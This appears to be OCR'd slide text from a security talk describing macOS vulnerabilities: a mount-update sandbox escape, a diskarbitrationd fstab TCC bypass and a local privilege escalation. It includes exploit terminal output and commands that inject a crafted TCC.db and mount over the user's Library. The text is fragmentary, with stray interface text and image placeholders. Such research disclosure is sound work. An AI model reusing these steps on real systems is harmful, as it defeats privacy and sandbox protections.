No filesystem mounted over com.apple.TCC. Executing 'kill -cont'.
Started partition map verification on disk7
Checking prerequisites
Checking the partition list
Checking the partition map size
Checking for an EFI system partition
Checking the EFI system partition's size
Checking the EFI system partition's file system
[\ 0%..10%..20%.....] No filesystem mounted over com.apple.TCC. Executing 'kill -cont'.
Checking the EFI system partition's folder content
[\ 0%..10%..20%.....] Found directory: /private/var/tmp//MP74EF26
Renamed directory: /private/var/tmp//MP74EF26 -> /private/var/tmp//MP74EF26_renamed
Created symbolic link: /private/var/tmp//MP74EF26 -> /Users/tree/Library/Application Support/com.apple.TCC
Problems were found with the partition map which might prevent booting
Error: -69842: Couldn't mount disk
Process 'runthis' not running. Deleting MP* files and restarting 'runthis'.
No matching processes belonging to you were found
^C
sh-3.2# killall runthis
No matching processes were found
sh-3.2# kill -cont 235
sh-3.2#
& Folders
ications below to access files and folders.
nary Security Extension
Volume
First Aid
Partition
Erase
Restore
Unmount
Info
131,55 GB
SHARED BY 5 VOLUMES
Free
103,79 GB
19,77 GB
7,99 GB
Mount Point (Read-Only): /
Capacity: 131,55 GB
Available: 104,8 GB (1,01 GB purgeable)
Used: 19,77 GB
Snapshot Name: com.apple.os.update-80465671D7D1CD9F89F66E0...
Type: APFS Volume Group
Owners: Disabled
Connection: Unknown
Device: disk4s1s1
Snapshot UUID: 00E1625D-7121-4932-86D8-2FD53443A74D

CVE-2025-31244 - mount update sandbox escape


DMG
/
Some.app

Download the DMG




/
└── Volumes

/
└── SomeUnsadboxed.app

= quarantine

Open the DMG




/
└── SomeUnsadboxed.app

/
└── Volumes
    └── mydisk
        └── SomeUnsandboxed.app

= quarantine

Try to run the app



DMG

/


└── SomeUnsadboxed.app


/

└── Volumes


└── mydisk

└── SomeUnsandboxed.app






= quarantine



= GateKeeper




SomeUnsandboxed.app cannot be opened because it is from an unidentified developer.

macOS cannot...

bla bla bla

OK

Drop the DMG from Sandboxed app



/

└── SomeUnsandboxed.app

/

└── Users

└── csaby

└── Library


└── Containers

└── com.awesome.app

└── Data

└── mydisk.dmg

Mount the DMG from sandboxed app



/

└── SomeUnsandboxed.app

/

└── Users

└── csaby

└── Library


└── Containers

└── com.awesome.app

└── Data

└── mountpoint

└── SomeUnsandboxed.app



SomeUnsandboxed.app cannot be opened because it is from an unidentified developer.


macOS cannot...

bla bla bla

OK

```
/sbin/mount -t hfs -u -onodev -onosuid -ordonly -onoowners /dev/disk4s1 mountpoint
```

Update mount point from sandboxed app




/
└── SomeUnsandboxed.app

/
└── Users
    └── csaby
        └── Library
            └── Containers
                └── com.awesome.app
                    └── Data
                        └── mountpoint
                            └── SomeUnsandboxed.app


```
/sbin/mount -t hfs -u -onodev -onosuid -ordonly -onoowners /dev/disk4s1 mountpoint
```

Update mount point from sandboxed app



/
└── SomeUnsandboxed.app

/
└── Users
    └── csaby
        └── Library
            └── Containers
                └── com.awesome.app
                    └── Data
                        └── mountpoint
                            └── SomeUnsandboxed.app



SomeUnsandboxed.app runs happily ever after...

...outside the sandbox

summary

- we can update the mount point flags from within the app
- we can remove quarantine
- we can run any unsandboxed app

fix

- mount update will no longer* remove quarantine

* if done from the sandbox

Part 2: diskarbitrationd 

diskarbitrationd - the basics

- system wide service, defined in:
  - /System/Library/LaunchDaemons/com.apple.diskarbitrationd.plist
- XPC: com.apple.DiskArbitration.diskarbitrationd
- manage disk mounting, unmounting
- calls mount/unmount system calls under the hood

diskarbitrationd - why we like it?

- runs as root
- unsandboxed
- XPC service accessible from application sandbox
- opensource
- powerful entitlement ~ Full Disk Access

com.apple.private.security.storage-exempt.heritable

CVE-2025-31224 - diskarbitrationd fstab TCC bypass

what is fstab?


- configuration file listing filesystems that should be automatically mounted when the system starts
- it's a decades-old Unix convention, still honored by macOS today

```
# Device                                    Mountpoint     Type     Options

UUID=4A2D8B1C-7F3E-4D5A-9E6B-1A2B3C4D5E6F   /Volumes/MyDrive   apfs   rw
```

so what?

- diskarbitrationd reads it and performs the mounts
- remember: diskarbitrationd has FDA
- so it can mount over com.apple.TCC
- 😈



```
diskutil apfs addVolume $MAINDISK APFS Foo1
```

```
sudo -u $LOGINUSER cp -R /Users/$LOGINUSER/Library/ /Volumes/Foo1
```

```
sudo -u $LOGINUSER sqlite3 /private/tmp/TCC.db < /private/tmp/tccdump.sql


sudo -u $LOGINUSER mkdir -p /Volumes/Foo1/Application\ Support/
com.apple.TCC


sudo -u $LOGINUSER cp /private/tmp/TCC.db /Volumes/Foo1/Application\
Support/com.apple.TCC/
```

```
# Device                                    Mountpoint    Type    Options

UUID=$VOLUME_UUID /System/Volumes/Data/Users/$LOGINUSER/Library/ apfs auto
```

```
reboot
```




System Settings
Edit
View
Window
Help
US
Fri Jan 17 22:15
tree — -zsh — 80×24
tree@nationalpark ~ %
[Restored 2025. Jan 17. at 22:14:00]
Last login: Fri Jan 17 22:13:58 on console
Restored session: Fri Jan 17 22:11:21 CET 2025
tree@nationalpark ~ %
Search
Appearance
Siri
Control Center
Desktop & Dock
Displays
Screen Saver
Spotlight
Wallpaper
Notifications
Sound
Focus
Screen Time
Lock Screen
Privacy & Security
Login Password
Users & Groups
Internet Accounts
Game Center
Files & Folders
Allow the applications below to access files and folders.
Red Canary Security Extension

CVE-2025-24258 - diskarbitrationd DADiskSetAdoption LPE (Local Privilege Escalation)

SUID bit

- the executable runs with the owner's permission
  - if the file is owned by root => runs as root
    - regardless who runs it
      - extremely dangerous
        - so many bugs...

suid vs nosuid (mount point) flag

- if the volume mounted with "nosuid" flag => SUID flag on files are ignored
- if the volume mounted with "suid" flag => SUID flag on files are retained

owners vs noowners (mount point) flag

- owners flag - retain original file permissions after mount
- noowners flag - does not retain.... - files appear to be owned by the user

```
csaby@Mac ~ % mount

...

/dev/disk3s7 on /Volumes/Foo (apfs, local, journaled, protect)

csaby@Mac ~ % ls -l /Volumes/Foo
total 0
-rw-r--r--  1 root  staff  0 Aug 19 12:04 a
-rw-r--r--  1 root  staff  0 Aug 19 12:05 b
-rw-r--r--  1 root  staff  0 Aug 19 12:05 c
```

```
csaby@Mac ~ % mount

...


/dev/disk3s7 on /Volumes/Foo (apfs, local, journaled, noowners, protect)

